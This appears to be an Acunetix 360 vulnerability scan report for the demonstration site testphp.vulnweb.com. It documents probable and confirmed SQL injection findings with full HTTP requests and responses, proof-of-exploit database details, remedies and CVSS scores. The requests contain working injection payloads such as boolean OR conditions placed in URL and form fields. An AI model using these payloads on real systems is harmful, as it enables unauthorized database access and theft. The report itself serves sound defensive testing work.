Acunetix by Invicti

12/08/2021 09:28 PM (UTC+03:00)

ASVS 4.0 Compliance Report

Go to the report on Acunetix 360.

http://testphp.vulnweb.com/login.php

Scan Time	09/06/2021 04:18 PM
Scan Duration	00:00:24:35
Description	Test site for Acunetix WVS
Total Requests	: 22,070
Average Speed	: 15.0 r/s


Risk Level:
CRITICAL

Explanation

This report is generated based on ASVS 4.0 classification.


47 IDENTIFIED	**27** CONFIRMED	**11** CRITICAL
21 HIGH	5 MEDIUM	10 LOW
	0 BEST PRACTICE	0 INFORMATION

Identified Vulnerabilities



Critical	11
High	21
Medium	5
Low	10
Best Practice	0
Information	0
TOTAL	**47**

Confirmed Vulnerabilities



Critical	7
High	19
Medium	0
Low	1
Best Practice	0
Information	0
TOTAL	**27**

1. [Probable] SQL Injection

CRITICAL 3

Acunetix 360 identified a Probable SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Even though Acunetix 360 believes there is a SQL injection in here, it **could not confirm** it. There can be numerous reasons for Acunetix 360 not being able to confirm this. We strongly recommend investigating the issue manually to ensure it is an SQL injection and that it needs to be addressed. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database.
- Executing commands on the underlying operating system.

Vulnerabilities

1.1. http://testphp.vulnweb.com/listproducts.php?artist=%2527

Method	Parameter	Value
GET	artist	%27

Certainty

Request

```
GET /listproducts.php?artist=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.3766 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:27:47 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:47 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:18:31 AM

1.2. http://testphp.vulnweb.com/listproducts.php?cat=%2527

Method	Parameter	Value
GET	cat	%27

Certainty

Request

```
GET /listproducts.php?cat=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 183.1946 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:23:48 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:23:49 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:09:11 AM

1.3. http://testphp.vulnweb.com/secured/newuser.php

Method	Parameter	Value
POST	upass2	
POST	urname	
POST	signup	signup
POST	uuname	'%2BNSFTW%2B'
POST	upass	
POST	uaddress	
POST	ucc	
POST	uemail	
POST	uphone	

Certainty

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=&urname=&signup=signup&uuname='%2BNSFTW%2B'&upass=&uaddress=&ucc=&uemail=&uphone=
```

Response

Response Time (ms) : 180.0947 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:25:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        Unable to access user database: Unknown column 'NSFTW' in 'where clause'
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:56 PM

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:23:08 AM

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL) within the architecture consider its benefits and implement if appropriate. As a minimum the use of s DAL will help centralize the issue and its resolution. You can also use ORM (*object relational mapping*). Most ORM systems use parameterized queries and this can solve many if not all SQL injection based problems.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Monitor and review weblogs and application logs to uncover active or previous exploitation attempts.

Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to test for SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

ASVS 4.0	5.3.4

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Boolean Based SQL Injection

CRITICAL 7 | CONFIRMED 7

Acunetix 360 identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Acunetix 360 to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

2.1. http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	artist	1 OR 17-7=10

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
GET /artists.php?artist=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.8037 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:23:34 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">gue
…
```

History

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:44:14 PM

2.2. http://testphp.vulnweb.com/listproducts.php?artist=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	artist	1 OR 17-7=10

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
GET /listproducts.php?artist=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.6769 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:27:51 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:44:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:35:28 AM

2.3. http://testphp.vulnweb.com/listproducts.php?cat=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	cat	1 OR 17-7=10

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
GET /listproducts.php?cat=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.9286 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:23:51 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:44:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:35:27 AM

2.4. http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	pic	1 OR 17-7=10

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
GET /product.php?pic=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 190.0768 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:26:57 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
        function popUpWindow(URLStr, left, top, width, height)
        {
          window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menub ar=
no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+', top='+
top+',screenX='+left+',screenY='+top+'');
        }
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
```

```
   <div id="globa
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:44:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:35:28 AM

2.5. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	Smith
POST	signup	signup
POST	uuname	-1' OR 1=1 OR 'ns'='ns
POST	upass	Inv1@cti
POST	uaddress	3
POST	ucc	4916613944329494
POST	uemail	invicti@example.com
POST	uphone	3

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 173
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname=Smith&signup=signup&uuname=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&upass=Inv1%40
cti&uaddress=3&ucc=4916613944329494&uemail=invicti%40example.com&uphone=3
```

Response

Response Time (ms) : 180.7155 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:26:01 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>Error: the username -1' OR 1=1 OR 'ns'='ns allready exist, please press back and choose a
nother one!</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:44:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:35:28 AM

2.6. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method	Parameter	Value
POST	pass	Inv1@cti

Method	Parameter	Value
POST	uname	-1' OR 1=1 OR 'ns'='ns

Proof of Exploit

Identified Database Name (cached)

```
acuart
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

pass=Inv1%40cti&uname=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns
```

Response

Response Time (ms) : 181.9625 Total Bytes Received : 250 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:23:39 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:44:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:35:28 AM

2.7. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method	Parameter	Value
POST	pass	-1' OR 1=1 OR 'ns'='ns
POST	uname	Smith

Proof of Exploit

Identified Database Name

```
acuart
```

